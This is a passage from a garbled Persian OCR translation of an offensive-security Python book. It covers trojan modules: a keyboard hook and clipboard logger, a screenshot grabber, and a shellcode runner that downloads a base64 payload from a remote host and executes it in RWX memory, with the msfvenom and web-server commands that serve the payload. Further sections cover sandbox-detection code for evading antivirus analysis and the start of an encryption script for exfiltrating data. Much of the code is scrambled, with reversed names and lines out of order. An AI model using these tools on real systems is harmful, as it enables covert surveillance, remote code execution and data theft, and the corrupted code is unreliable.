log = sys.stdout.getvalue() sys.stdout = save_stdout
< TIMEOUT: pythoncom.PumpWaitingMessages()
hm.HookKeyboard() while time.thread_time()
بارگشت

'__main__': print(run()) print('done.')
if __name__ ==
```

باید این را تجزیه کنیم و با تابع run شروع کنیم . در فصل 7 ما ایجاد کردیم مازوں های که یک هدف در معرض خطر می تواند اجرا کند. هر مازوں دارای یک تابع نقطه ورودی به نام run بنا بر این ما این کی لگر را من نویسیم تا از همان الگوی پیروی کند و من توانیم از آن به همان روش استفاده کنیم. تابع اجرا در سیستم فرمان و کنترل از فصل 7 هیچ آنکه نمی گیرد و خروجی خود را برمی گرداند. برای مطابقت با این رفتار در اینجا، ما به طور موقت mykeystroke callback را در سیستم فرمان mykeystroke می تغییر می دهیم. اکنون، هر چیزی که در stdout نوشته شده است به آن شی می روید، که بعد آن را پرس و جو خواهیم کرد.

پس از تعویض KeyLogger را ایجاد می کنیم و 4 PyWinHook HookManager را تعریف می کنیم. سپس رویداد KeyDown را به KeyLogger متصل می کنیم. روشن 5. دستور PyWinHook callback mykeystroke را قلاب کند و اجرا را تا زمان اتمام ادامه دهد. هر زمان که هدف کلیدی را روی صفحه کلید فشار دهد، روشن mykeystroke را با یک شی رویداد به عنوان پارامتر فراخوانی می شود. اولین کاری که در mykeystroke اینجام می دهیم این است که بررسی کنیم آیا کاربر ویندوز 1 را تغییر داده است یا خیر، و اگر چنین است، نام پنجره جدید و اطلاعات پردازش را بدست می آوریم، سپس به ضربه کلیدی که 2 صادر شده است نگاه می کنیم و اگر در محدوده قابل چاپ ASCII قرار گیرد، به سادگی آن را چاپ می کنیم. اگر یک اصلاح کننده (مانند کلید CTRL SHIFT) یا هر کلید غیر استاندارد دیگری باشد، نام کلید را از شی رویداد من گیریم. همچنین بررسی می کنیم که آیا کاربر عملیات چسباندن 3 را انجام می دهد یا خیر، و در این صورت، محتویات کلیپبورد را تخلیه می کنیم. تابع فراخوانی با برگرداندن True به پایان می رسد تا به قلاب بعدی در زنجیره در صورت وجود اجازه دهد تا رویداد را پردازش کند. باید آن را برای یک چرخش!

لگ زدن به لاستیک ها

تست کی لگر ما آسان است. به سادگی آن را اجرا کنید و سپس شروع به استفاده از ویندوز به طور معمول کنید. سعی کنید از مرورگر وب، ماشین حساب یا هر برنامه دیگری استفاده کنید و سپس نتایج را در ترمینال خود مشاهده کنید:

```
C:\Users\tim>python keylogger.py

6852 WindowsTerminal.exe Windows PowerShell
تست برگشت
برگشت

18149 firefox.exe
موزیلا فایرفاکس
nostarch.com

5116 cmd.exe
خط فرمان calc
بارگشت

3004
کاربر
FrameHost
exe
ماشین حساب
1 Lshift
+1
برگشت
```

من بینید که ما کلمه `test` را در بنجه اصلی که اسکریپت کی لاغر اجرا من شد تایپ کردیم. سپس فایرفاکس را راه اندازی کردیم، به nostarch.com مورکردیم و برخی از برنامه های کاربردی دیگر را اجرا کردیم. اکنون من توانیم با خیال راحت بگوییم که کی لاغر خود را به ترفندهای توچانینگ خود اضافه کرده ایم! بیاید به گرفتن اسکرین شات ادامه دهیم.

گرفتن اسکرین شات

بیشتر قطعات بدافزار و چارچوبهای تست نفوذ شامل قابلیت گرفتن اسکرین شات از هدف راه دور هستند. این می‌تواند به گرفتن تصاویر، فریم‌های ویدیویی یا سایر داده‌های حساسی که ممکن است با ضبط بسته یا کی‌الاگر بینید کمک کند.

خوشبختانه، ما می‌توانیم از بسته `pywin32` برای برقراری تماس‌های یومی با API ویندوز برای گرفتن آنها استفاده کنیم. بسته را با `pip` نصب کنید:

یک اسکرین شات گیر از رابط دستگاه گرافیکی ویندوز (GDI) استفاده می‌کند.
برای تعیین ویژگی‌های لازم، مانند اندازه کل صفحه، و گرفتن تصویر، برخی از نرم افزارهای اسکرین شات فقط از پنجه یا برنامه فعال عکس می‌گیرند، اما ما کل صفحه را می‌گیریم، بیا شروع کنیم. `screenshotter.py` را کرک کرده و کد زیر را بروزیزد:

```
import base64 import win32api import win32con import win32gui import win32ui
```

```
= 1 def get_dimensions():
    اسکرین شات گیر از win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
    سمت چپ = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
    چپ، بالا = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN, 2)
    topMostem = 3
```

```
اسکرین شات() = 2 hdesktop = win32gui.GetDesktopWindow()
def(name='screenshot'):
    ارتفاع، عرض، سمت چپ، بالا = get_dimensions()
```

```
اسکرین شات() = 4 mem_dc = img_dc.CreateCompatibleDC()
def(name='screenshot'):
    img_dc = win32ui.CreateDCFromHandle(desktop_dc)
    desktop_dc = win32gui.GetWindowDC(hdesktop)
    اسکرین، ارتفاع، عرض، سمت چپ = get_dimensions()
    img_dc.SelectObject(mem_dc)
    mem_dc.CreateCompatibleBitmap(img_dc, ارتفاع، عرض)
    mem_dc.BitBlt(0, 0, ارتفاع، عرض, desktop_dc, 0, win32con.SRCCOPY)
```

```
mem_dc.DeleteDC() win32gui.DeleteObject(screenshot.GetHandle())
```

```
    8 def run():
        lscreenshot()
        f:open('screenshot.bmp') به صورت
        img = f.read() img = f.read() img
        if __name__ == '__main__':
            pass
```

باید مرور کنیم که این اسکریپت کوچک چه می‌کند. ما یک دسته برای کل دسکتاپ 2 دست می‌آوریم که شامل کل منطقه قابل مشاهده در چندین مانیتور می‌شود. سپس اندازه صفحه (یا صفحات) 1 را تعیین می‌کنیم تا ابعاد مورد نیاز برای اسکرین شات را بدانیم. ما یک زمینه دستگاه را با استفاده از 3 GetWindowDC ایجاد می‌کنیم

فراخوانی تابع و ارسال یک دسته به دسکتاپ. (درباره زمینه های دستگاه و برنامه نویسی GDI در شبکه توسعه دهنده مايكروسافت [MSDN] در msdn.microsoft.com پیشتر بیاموزید). در مرحله بعد، یک زمینه دستگاه مبتنی بر حافظه 4 ایجاد کنید، جایی که ضبط تصویر خود را تا زمانی که بایت های بیت مپ را بنویسیم ذخیره می‌کنیم. به یک فایل سپس یک شیء بیت مپ 5 ایجاد می‌کنیم که در زمینه دستگاه دسکتاپ ما تنظیم شده است. SelectObject

سپس call زمینه دستگاه مبتنی بر حافظه را طوری تنظیم می‌کند که به شیء بیت مپ که در حال گرفتن آن هستیم اشاره کند. ما از تابع 6 BitBlt برای گرفتن یک کپی بیت به بیت از تصویر دسکتاپ و ذخیره آن در زمینه مبتنی بر حافظه استفاده می‌کنیم. به این به عنوان یک memcpy کنید. برای اشیاء GDI تماس بگیرید. مرحله آخر این است که این تصویر را روی دیسک 7 قرار دهید. آزمایش این اسکریپت آسان است: فقط آن را از خط فرمان اجرا کنید و دایرکتوری فایل screenshot.bmp را بدرسن کنید. شما همچنین می‌توانید این اسکریپت را در مخزن فرمان و کنترل GitHub خود قرار دهید، زیرا تابع 8 اسکرین شات را فراخوانی می‌کند. برای ایجاد تصویر و سپس خواندن و بازگرداندن داده های فایل. باید به اجرای shellcode بپریم.

اجرای شل کد پایتونیک

ممکن است زمانی فرا بررسد که بخواهید با یکی از ماشین های هدف خود تعامل داشته باشید یا از یک ماژول جدید بهره برداری از تست نفوذ یا چارچوب بهره برداری مورد علاقه خود استفاده کنید. این معمولاً اگرچه نه همیشه، به نوعی از اجرای shellcode دارد. برای اجرای shellcode باید یک بافر در حافظه ایجاد کنیم تا را نگه دارد و با استفاده از ماژول `collections` یک نشانگر تابع برای آن حافظه ایجاد کنیم. سپس ما فقط تابع را فراخوانی می‌کنیم.

در مورد ما، از `urllib` برای برداشتن کد پوسته از وب سرور در قالب `base64` و سپس اجرای آن استفاده می‌کنیم. باید شروع کنیم!

از درخواست واردات `urllib`

```

import base64 import ctypes kernel32
= ctypes.windll.kernel32

def get_code(url):
    shellcode = request.urlopen(url).read()
    return base64.b64decode(shellcode)

len(buf) = buf.length
def write_memory(buf):
    kernel32.VirtualAlloc.restype = ctypes.c_void_p
    = (ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t)
    3 kernel32.RtlMoveMemory.argtypes

kernel32.RtlMoveMemory(ptr, buf, len(rek4), ptr = 0x3000, 0x40)

def run(shellcode):
    = ctypes.create_string_buffer(shellcode) ptr = 5
    6 بافر
    (باfr)write_memory

EPYTCNUFC.septyc6 shell_func = ctypes.cast(ptr,
    7 shell_func()

if __name__ == '__main__': url = "http://192.168.1.203:8100/shellcode.bin"
    shellcode = get_code(url) run(shellcode)

```

چقدر عالیه ما بلوک اصلی خود را با فراخوانی `get_code` آغاز می کنیم
تابع برای بازبایان `base64` shellcode را فراخوانی می کنیم تا `run` را در حافظه بنویسیم و آن را اجرا کنیم.
در `run` ، یک بافر 5 را برای نگهداری پوسته کد پس از رمزگشایی اختصاص می دهیم . سپس تابع `RtlMoveMemory` را برای نوشتن بافر در حافظه 2 فراخوانی می کنیم.

برای اینکه بنویسیم در حافظه بنویسیم، باید حافظه مورد نیاز خود را اختصاص دهیم (`VirtualAlloc`) و سپس بافر جاوی پوسته کد را به حافظه اختصاص داده شده (`RtlMoveMemory`) منتقل کنیم. برای اطمینان از اجرا شدن کد پوسته چه از پایتون 32 یا 64 بیتی استفاده کنیم، باید مشخص کنیم که تنجیه‌ای که از `VirtualAlloc` می‌خواهیم یک اشاره‌گر باشد و آرگومان‌هایی که به `RtlMoveMemory` می‌دهیم.

تابع دو اشاره‌گر و یک شی اندازه هستند. ما این کار را با تنظیم `VirtualAlloc.restype` و 3 `RtlMoveMemory.argtypes` انجام می دهیم. بدون این مرحله، عرض آدرس حافظه بازگشتی از `VirtualAlloc` با عرض مورد انتظار `RtlMoveMemory` مطابقت نخواهد داشت.

در فراخوانی 4، `VirtualAlloc` پارامتر `0x40` مشخص می کند که حافظه باید دارای مجوزهای تنظیم شده برای دسترسی به اجرا و خواندن/نوشتن باشد. در غیر این صورت، ما قادر به نوشتن و اجرای کد پوسته نخواهیم بود. سپس بافر را به حافظه اختصاص داده شده منتقل می کنیم و نشانگر را به بافر برمی گردانیم. در `run` ، تابع `ctypes.cast` ما این امکان را می‌دهد که بافر را مانند نشانگر تابع 6 بفرستیم.

که من توانیم کد پوسته خود را همانطور که هر تابع معمولی باشون را صدا می زنیم. ما آن را با فراخوانی نشانگر تابع به پایان می رسانیم، که سپس باعث می شود پوسته کد 7 را اجرا کند.

لگد زدن به لاستیک ها

من توانید بخوبی از پوسته کدها را به صورت دستی کدنویس کنید یا از فریم ورک مورد علاقه خود مانند Metasploit یا CANVAS برای تولید آن استفاده کنید. از انجایی که CANVAS یک ابزار تجارتی است، به این آموزش برای تولید بارهای متاسپلیت نگاهی بیندازید: Generating_Payloads/.
<http://www.offensive-security.com/metasploit-unleashed/>

ما تعدادی پوسته ویندوز 8x را با مولد بار بارگذاری Metasploit (در مورد ما msfvenom) انتخاب کردیم، پوسته خام را در /tmp/shellcode.raw در دستگاه لینوکس خود به صورت زیر ایجاد کنید:

```
shellcode.raw $ base64 -w 0 -i shellcode.raw > shellcode.bin
          حام msfvenom -p windows/exec -e x86/shikata_ga_nai -i 1 -f
          cmd=calc.exe >
```

0.0.0.0 8100 در پورت ... ارائه HTTP در \$ python -m http.server 8100

ما shellcode را با lsmfvenom ایجاد می کنیم و سپس با استفاده از دستور استاندارد لینوکس آن را base64 با استفاده از دستور استاندارد لینوکس base64-encode کنیم. ترفند کوچک بعدی از مازول http.server استفاده می کند تا دایرکتوری فعلی (در مورد ما /tmp) را به عنوان ریشه وب در نظر بگیرد. هر درخواست HTTP برای فایل های در پورت 8100 طور خودکار برای شما ارائه می شود. حالا اسکریپت shell_exec.py خود را روی جعبه پیش برو و دستور calc.exe را باز کرده، شما باید موارد زیر را در ترمینال لینوکس خود مشاهده کنید:

192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -

این نشان می دهد که اسکریپت شما کد پوسته را از وب سروری که با استفاده از مازول http.server تنظیم کرده اید بازیابی کرده است. اگر همه چیز خوب پیش برود، پوسته ای به فریمورک خود دریافت خواهد کرد و calc.exe را باز کرده، پوسته TCP معنکوس دریافت می کند، یک جعبه پیام یا هر چیزی که کد پوسته شما برای آن کامپایل شده است نمایش داده می شود.
تشخیص جعبه شنی

راه حل های آنکه ویروس به طور فزاینده ای از نوعی جعبه شنی برای تعیین رفتار نمونه های مشکوک استفاده می کنند. صرف نظر از اینکه این جعبه شنی در محیط شبکه که در حال محبوبتر شدن است با روی خود ماشین هدف اجرا می شود، ما باید تمام تلاش خود را بکنیم تا دست خود را به سمت هر گونه دفاعی در شبکه هدف نکشیم.

ما می توانیم از چند اندیکاتور برای تعیین اینکه آیا تروجان ما اجرا می شود یا خیر استفاده کنیم درون یک جعبه شنی ما دستگاه مورد نظر خود را برای ورودی های اخیر کاربر نظارت خواهیم کرد. سپس مقداری هوش اولیه را اضافه می کنیم تا به دنبال صریه زدن به کلید، کلیک ماوس و دوبار کلیک باشیم. یک ماشین معمولی در روزی که بوت شده است، تعاملات زیادی با کاربر دارد، در حالی که محوطه sandbox معمولاً هیچ تعاملی با کاربر ندارد، زیرا جعبه های اینمن معمولاً به عنوان یک تکنیک تجزیه و تحلیل خودکار بدافزار استفاده می شوند.

اسکریپت ما همچنین سعی می‌کند که آیا اپراتور `sandbox` را به طور مکرر ارسال می‌کند (به عنوان مثال، متوالی مشکوک و سریع از کلیک‌های پیوسته ماوس) تا سعی کند به روش‌های ابتدایی تشخیص جعبه ماسه پاسخ دهد. در نهایت، آخرین باری که کاربر با دستگاه تعامل داشته است با مدت زمان کارکرد دستگاه مقایسه می‌کنیم، که باید به ما ایده خوبی بدهد که آیا داخل یک جعبه شنی هستیم یا نه.

سپس می‌توانیم تصمیم بگیریم که آیا مایل به ادامه کار هستیم یا خیر
اجرا کردن بیاپید شروع به کار روی کدهای شناسایی جعبه شنی کنیم. `sandbox_detect.py`
را باز کنید و کد زیر را وارد کنید:

```
 ctypes import byref, c_uint, c_ulong, sizeof, Structure, windll
 import win32api
import sys
import time
import struct
from collections import *

fields_ = [OFNITUPNITSAL(ساختار):]

(fields_,)

class OFNITUPNITSAL(Structure):
    _fields_ = [
        ('cbSize', c_uint),
        ('dwTime', c_ulong)
    ]

def get_last_input():
    struct_lastinputinfo = LASTINPUTINFO()
    struct_lastinputinfo.cbSize = sizeof(LASTINPUTINFO)
    windll.user32.GetLastInputInfo(byref(struct_lastinputinfo))
    run_time = windll.kernel32.GetTickCount()
    sپری شده = run_time - struct_lastinputinfo.dwTime
    print(f"[*] از آخرین رویداد {sپری شده} میلی ثانیه می‌گذرد.") بازگشت سپری شده است
    while True:
        get_last_input()
        time.sleep(1)
```

ما واردات لازم را تعریف می‌کنیم و یک ساختار `LASTINPUTINFO` ایجاد می‌کنیم که مهر زمانی را که آخرین رویداد ورودی در سیستم شناسایی شد، بر حسب میلی ثانیه نگه می‌دارد. سپس یکتابع `get_last_input` ایجاد می‌کنیم تا آخرین زمان ورودی را تعیین کنیم. توجه داشته باشید که قبل از برقراری تماس باید متغیر `cbSize` را به اندازه ساختار مقداردهی اولیه کنید. سپس تابع `GetLastInputInfo` را با `struct_lastinputinfo.dwTime` `GetTickCount` را با `struct_lastinputinfo` می‌زنیم. گام بعدی این است که با استفاده از `time.sleep(1)` تعیین کنید که سیستم چه مدت در حال اجرا بوده است

فرآخوانی تابع زمان سپری شده مقدار زمان است که دستگاه کار کرده است منهای زمان آخرین ورودی. آخرین قطعه کوچک کد ۳ یک کد تست ساده است که به شما امکان می‌دهد اسکریپت را اجرا کنید و سپس ماوس را حرکت دهید یا کلیدی را روی صفحه کلید بزنید و این قطعه کد جدید را در عمل ببینید.

شایان ذکر است که زمان کل سیستم در حال اجرا و آخرین رویداد ورودی کاربر شناسایی شده می‌تواند بسته به روش خاص کاشت شما متفاوت باشد. برای مثال، اگر محموله خود را با استفاده از تاکتیک فیشینگ کاشته‌اید، این احتمال وجود دارد که

کاربر مجبور بود روی یک پیوند کلیک کند یا عملیات دیگری را انجام دهد تا آمده شود. این بدان معناست که در یکی دو دقیقه آخر، ورودی کاربر را خواهید دید. اما اگر من بینید که دستگاه به مدت 10 دقیقه کار می کند و آخرین ورودی شناسایی شده 10 دقیقه پیش بوده است، احتمالاً در داخل جبهه ای هستید که هیچ ورودی کاربر را پردازش نکرده است. همه این فراخوانهای قضایت بخشی از داشتن یک تروجان خوب است که به طور مدام کار می کند.

من توانید از همین روش هنگام نظرسنجی از سیستم استفاده کنید تا بینید آیا کاربر بی احرکت است یا خیر، زیرا ممکن است بخواهید فقط زمانی که به طور فعال از دستگاه استفاده می کند شروع به گرفتن شات کنید. به همین ترتیب، ممکن است بخواهید فقط زمانی که کاربر آفلاین به نظر من رسد، داده ها را منتقل کنید یا کارهای دیگر را انجام دهد. همچنین می توانید، برای مثال، یک کاربر را در طول زمان ردیابی کنید تا مشخص کنید که معمولاً چه روزها و ساعتهای آتلاین هستند.

با در نظر گرفتن این موضوع، باید سه آستانه برای اینکه چه تعداد از این مقادیر ورودی کاربر را باید قبل از تصمیم گیری در مورد اینکه دیگر در جعبه شنی نیستیم شناسایی کیم، تعریف کنیم. سه خط آخر کد تست را حذف کنید و چند کد اضافی برای مشاهده ضربه زدن به کلید و کلیک ماوس اضافه کنید. این بار برخلاف روش PyWinHook از یک راه حل `PyWinTypes` از خالص استفاده می کنیم. شما به راحتی می توانید از فناوری sandboxing خاص خود را برای شناسایی این ترقیدها دارد. باید کدنویسی کنیم:

```
self.strokes = 0 self.mouse_clicks = 0
def __init__(self): self.double_clicks = 0
Detector:
```

```
def get_key_press(self): 1
    (0, 0xff): در محدوده
    state = win32api.GetAsyncKeyState(i) 2
    اگر حالت و 0x0001:
        time.time() 4-1: 1-2
        self.mouse_clicks += return
    < 127: self.strokes += 1
    بازگشت هیچکدام
    یک کلاس Detector ایجاد می کنیم و کلیک ها و کلیدها را صفر می کنیم. متده get_key_press تعداد کل کلیدهای ماوس، زمان کلیدهای ماوس و تعداد ضربه های کلید هدف را به ما می گوید. این کار با تکرار را محدوده کلیدهای ورودی معتبر انجام می شود. برای هر کلید، بررسی می کنیم که آیا با استفاده از فراخوانیتابع 2 GetAsyncKeyState فشار داده شده است یا خیر. اگر حالت کلید نشان می ادهد که فشار داده شده است (state & 0x0001) (درست است)، بررسی می کنیم که آیا مقدار آن 3 0x10 است. که کلید مجازی برای کلیک چپ دکمه ماوس است. تعداد کل کلیدهای ماوس را افزایش می دهیم و مهر زمانی فعلی را بر می گردانیم تا توانیم محاسبات زمان بندی را بعد انجام دهیم. همچنین بررسی می کنیم که آیا کلیدهای ASCII روی صفحه کلید 4 وجود دارد یا خیر و اگر چنین است، به سادگی آن را افزایش می دهیم
```

تعداد کل کلیدهای شناسایی شده
حالا باید نتایج این توابع را در جعبه شنی اصلی خود ترکیب کنیم
حلقه تشخیص روش زیر را به `sandbox_detect.py` اضافه کنید:

```

double_click_threshold(self,300000,max_double_click
1           max_double_clicks = 10   max_input_threshold =
random.randint(5,25) 300000max_mouse_clicks =
= random.randint(10,25)   max_keystrokes

last_input_time=max_input_threshold:
if sys.exit(0)

keypress_time = time.time() - previous_timestamp
= keypress_time - previous_timestamp
سپری شده 4 هیچ یک:
double_click_threshold: self.mouse_clicks -= 2 self.double_click_threshold+=first_click_time
first_double_click = time.time() else:
6 if self.double_clicks >= max_double_clicks:
7 if (keypress_time - first_double_click <=
(max_double_clicks*double_click_threshold)):
sys.exit(0)
8 if (self.keystrokes >= max_keystrokes and max_double_click_threshold == True
self.mouse_clicks >= max_mouse_clicks):
previous_timestamp = keypress_time keypress_time
previous_timestamp = keypress_time
اگر __name__ == '__main__':
d = tnirpd.detect()
('خوب.')

```

خیلی خوب. مراقب تورفتگی در این بلوک های کد باشید! ما با تعریف برخی از متغیرهای 1 شروع می کنیم تا زمان کلیک های ماوس و سه آستانه را با توجه به تعداد ضربه های کلید، کلیک ماوس یا دوبار کلیک که از آنها راضی هستیم، قبل از اینکه خود را خارج از یک جعبه شنی اجرا کنیم، ردیابی من کنیم. ما این آستانه ها را با هر اجرا تصادفی من کنیم، اما مطمئناً از آنید آستانه هایی را براساس آزمایش خودتان تعیین کنید.

سپس زمان سپری شده 2 را از زمانی که نوعی از ورودی کاربر در سیستم ثبت شده است، بازیابی من کنیم، و اگر احساس کنیم که زمان زیادی از مشاهده و ورودی گذشته است (بر اساس نحوه آنودگی، همانطور که قبلاً ذکر شد)، ما نجات می دهیم و تروجان می برد. به جای مرگ در اینجا، تروجان شما می تواند برخی از فعالیت های بی ضرر مانند خواندن کلیدهای رجیستری تصادفی یا بررسی فایل ها را انجام دهد. پس از گذراندن این بررسی اولیه، به حلقه تشخیص کلید اصلی و کلیک ماوس می رویم.

ما ابتدا فشارهای کلید یا کلیک ماوس 3 را بررسی می کنیم ، زیرا می دانیم که اگر تابع مقداری را برمی آورداند، مهر زمانی است که فشار کلید یا کلیک ماوس رخ داده است.


در مرحله بعد، زمان سپری شده بین کلیک های ماوس ۴ را محاسبه می کنیم و سپس آن را با آستانه ۵ خود مقایسه می کنیم تا مشخص کنیم که آیا دوبار کلیک بوده است یا خیر. همراه با تشخیص دوبار کلیک، ما به دنبال این هستیم که ببینیم آیا اپراتور سندباکس رویدادهای کلیک ۶ را در sandbox پخش می کند تا سعی کند تکنیکهای تشخیص جعلی کند. برای مثال، زدن ۱۰۰ دوبار کلیک پشت سر هم در حین استفاده معمولی از رایانه بسیار عجیب است. اگر به حداقل تعداد دوبار کلیک رسیده باشد و آنها به صورت متوال ۷ اتفاق بیفتدند، ما نجات می دهیم. گام نهایی ما این است که ببینیم آیا از تمام برسی‌ها عبور کرده‌ایم و به حداقل تعداد کلیک‌ها، فشار دادن کلید و دوبار کلیک ۸ رسیده‌ایم. اگر چنین است، ما از عملکرد شناسایی جعبه‌شنب خود خارج می‌شویم.

ما شما را تشویق می کنیم که تنظیمات را تعییر دهید و با آن بازی کنید و همچنین ویژگی‌های اضافی مانند تشخیص ماشین مجازی را اضافه کنید. ممکن است ارزش داشته باشد که استفاده معمولی را از نظر کلیک ماوس، دوبار کلیک و زدن کلید در چند کامپیوترا که دارید (منظور ما کامپیوتراهایی است که در اختیار دارید - نه کامپیوتراهایی که هک کرده اید!) را دنبال کنید تا ببینید در کجا احساس خوشحالی می کنید. نقطه است. بسته به هدف خود، ممکن است تنظیمات پارامتری بیشتری بخواهید، یا ممکن است اصلاً نگران تشخیص جعبه‌شنب باشید.

ابزارهایی که در این فصل توسعه داده‌اید می‌توانند به عنوان یک لایه پایه از ویژگی‌ها برای ارائه در تروجان شما عمل کنند، و به دلیل مازولار بودن چارچوب تروجانینگ ما، می‌توانید یکی از آنها را به کار بگیرید.

9

FUNWITHEXFILTRATION



دسترسی به شبکه هدف تنها بخشی از نبرد است. برای استفاده از دسترسی خود، می‌خواهید بتوانید اسناد، صفحات گسترده یا سایر بیت‌های داده را استخراج کنید.

از سیستم هدف بسته به مکانیسم‌های دفاعی موجود، این بخش آخر حمله شما می‌تواند مشکل ساز باشد. ممکن است سیستم‌های محلی یا راه دور (یا ترکیبی از هر دو) وجود داشته باشند که برای اعتبارسنجی فرآیندهایی که اتصالات راه دور را باز می‌کنند و همچنین تعیین می‌کنند که آیا این فرآیندها می‌توانند اطلاعات ارسال کنند یا اتصالات خارج از شبکه داخلی را آغاز کنند، کار کنند.

در این فصل، ما ابزارهایی ایجاد خواهیم کرد که به شما امکان می‌دهد داده‌های رمزگذاری شده را استخراج کنید. ابتدا یک اسکریپت برای رمزگذاری و رمزگشایی فایل‌ها می‌نویسیم، سپس از آن اسکریپت برای رمزگذاری اطلاعات و انتقال آن از سیستم با استفاده از سه روش استفاده می‌کنیم: ایمیل، انتقال فایل، و پست‌ها به سرور وب. برای هر یک از این روش‌ها، هم یک ابزار مستقل از پلتفرم و هم یک ابزار فقط ویندوز می‌نویسیم.

برای توابع فقط ویندوز، ما به کتابخانه‌های Win32 API که در فصل 8 استفاده کردیم، به خصوص بسته Win32com که تکیه می‌کنیم. اتوماسیون (Automation) Windows COM (Component Object Model) کاربردهای عملی زیادی دارد - از تعامل با

خدمات مبتنی بر شبکه برای جاسازی یک صفحه گسترده مایکروسافت اکسل در برنامه خود. همه نسخه‌های ویندوز، که با XP شروع می‌شوند، به شما امکان می‌دهند یک شی COM Internet Explorer را در برنامه‌ها جاسازی کنید، و ما در این فصل از این قابلیت استفاده خواهیم کرد.

رمزگذاری و رمزگشایی فایل‌ها

ما از بسته pycryptodomex برای کارهای رمزگذاری استفاده خواهیم کرد. با این دستور می‌توانید آن را نصب کنید:

```
pip install pycryptodomex
```

اکنون، cryptor.py را باز کنید و باید کتابخانه‌هایی را که برای شروع به آن نیاز داریم وارد کنیم:

```
Cryptodome.Cipher import AES, PKCS1_OAEP
from Cryptodome.PublicKey import RSA
from Cryptodome.Random import get_random_bytes
```

واردات base64 واردات
zlib

ما یک فرآیند رمزگذاری ترکیبی ایجاد خواهیم کرد، با استفاده از رمزگذاری مقترن و نامقترن برای به دست آوردن بهترین هر دو جهان. رمز AES از رمزگذاری مقترن است: به آن مقترن می‌گویند زیرا از یک کلید واحد برای رمزگذاری و رمزگشایی استفاده می‌کند. بسیار سریع است و می‌تواند حجم زیادی از متن را مدیریت کند.

این روش رمزگذاری است که ما برای رمزگذاری اطلاعاتی که می‌خواهیم از آن استخراج کنیم استفاده می‌کنیم.

ما همچنین رمز نامقترن 2 RSA را وارد می‌کنیم که از تکنیک کلید عمومی/کلید خصوصی استفاده می‌کند. به یک کلید برای رمزگذاری (عموماً کلید عمومی) و دیگری برای رمزگشایی (عموماً کلید خصوصی) متکی است. ما از این رمز برای رمزگذاری کلید واحد مورد استفاده در رمزگذاری AES استفاده خواهیم کرد. رمزگذاری نامقترن به خوبی برای اطلاعات کوچک مناسب است و برای رمزگذاری AES عالی است.

این روش استفاده از هر دو نوع رمزگذاری، سیستم ترکیبی نامیده می‌شود و بسیار رایج است. به عنوان مثال، ارتباط TLS بین مرورگر شما و یک وب سرور شامل یک سیستم ترکیبی است.

قبل از اینکه بتوانیم رمزگذاری یا رمزگشایی را شروع کنیم، باید و عمومی را ایجاد کنیم کلیدهای خصوصی برای رمزگذاری نامقترن. RSA بعنی باید یکتابع تولید کلید RSA ایجاد کنیم، باید با افزودن یکتابع تولید به cryptor.py شروع کنیم:

```
private_key = new_key.exportKey() public_key = new_key.publickey().exportKey()
def generate(): new_key = RSA.generate(2048)
```

```
f: open('key.pri', 'wb')
f.write(private_key)
```

```
f: open('key.pub', 'wb')
f.write(public_key)
```

درست است، پایتون آنقدر بد است که می‌توانیم این کار را در چند خط انجام دهیم
کد این بلوک که دو یک جفت کلید خصوصی و عمومی را در فایل هایی به نام key.pri و key.pub خروجی
می‌دهد. حالا باید یک تابع کمکی کوچک ایجاد کنیم تا بتوانیم کلید عمومی یا خصوصی را بگیریم:

```
= f.read() rsakey = RSA.importKey(key) به عنوان open(f'key.{keytype}') لیف get_rsa_cipher(keytype):
(PKCS1_OAEP.new(rsakey)). rsa_size_in_bytes() بازگشت () key
```

ما این تابع را از نوع کلید pub(pri) یا (keytype) می‌گذاریم که فایل مربوطه را می‌خوانیم.
و شی رمز و اندازه کلید RSA را بر حسب بایت برگردانید.
اکنون که دو کلید تولید کرده‌ایم و تابعی برای برگرداندن RSA داریم
رمز از کلیدهای تولید شده، باید به رمزگذاری داده ها پردازیم:

```
رمزگذاری def(متن ساده):
1 متن_فشرده = ssrpmoc.bilz(متن ساده)
```

```
2 session_key = get_random_bytes (16)
cipher_aes = AES.new(session_key, AES.MODE_EAX)
3 متن رمزی، برحسب متн_فشرده = cipher_aes.encrypt_and_digest
```

```
cipher_rsa, _ = get_rsa_cipher ('pub')
4 encrypted_session_key = cipher_rsa.encrypt(session_key)
```

```
5 برحسب + متن رمز شده msg_payload = encrypted_session_key + cipher_aes.nonce +
6 رمزگذاری شده )= base64.encodebytes(msg_payload) nrouter=
```

ما متن ساده را به عنوان بایت ارسال می‌کنیم و آن را ۱ فشرده می‌کنیم. سپس یک کلید جلسه تصادفی
ایجاد می‌کنیم تا در رمز ۲ استفاده شود و متن ساده فشرده شده را با استفاده از آن رمز ۳ رمزگذاری می‌
کنیم. اکنون که اطلاعات رمزگذاری شده است، باید جلسه را پاس کنیم. کلید به عنوان بخشی از بازگشتنی،
همراه با خود متن رمزگذاری شده، بنابراین می‌توان آن را در طرف دیگر رمزگشایی کرد. برای افزودن کلید جلسه،
آن را با کلید RSA تولید شده از کلید عمومی تولید شده ۴ رمزگذاری می‌کنیم. تمام اطلاعاتی را که برای رمزگشایی
نیاز داریم در یک محموله ۵ قرار می‌دهیم، پایه ۶ آن را رمزگذاری می‌کنیم و رشته رمز شده ۶ را برمی‌گردانیم.

حالا باید یک تابع رمزگشایی را پر کنیم :

```
رمزگشایی def(رمزگذاری شده):
```

```

1 = get_rsa_cipher('pri')((رمزگذاری شده))setybedoced.46esab)OIsetyBencrypted_bytes =
cipher_rsa, keysize_in_bytes

tag = encrypted_bytes.read(16) ciphertext = encrypted_bytes.read()
= encrypted_bytes.read(keysize_in_bytes) nonce = encrypted_bytes.read(16)
2 encrypted_session_key

3 cipher_aes = AES.new(session_key, AES.MODE_EAX, nonce) 4
session_key = cipher_rsa.decrypt(encrypted_session_key)
رمزگشایی cipher_aes.decrypt_and_verify(متن رمز، برسی)

5 متن ساده bilz=(رمزگشایی شده) متن ساده را برمی
گرداند

```

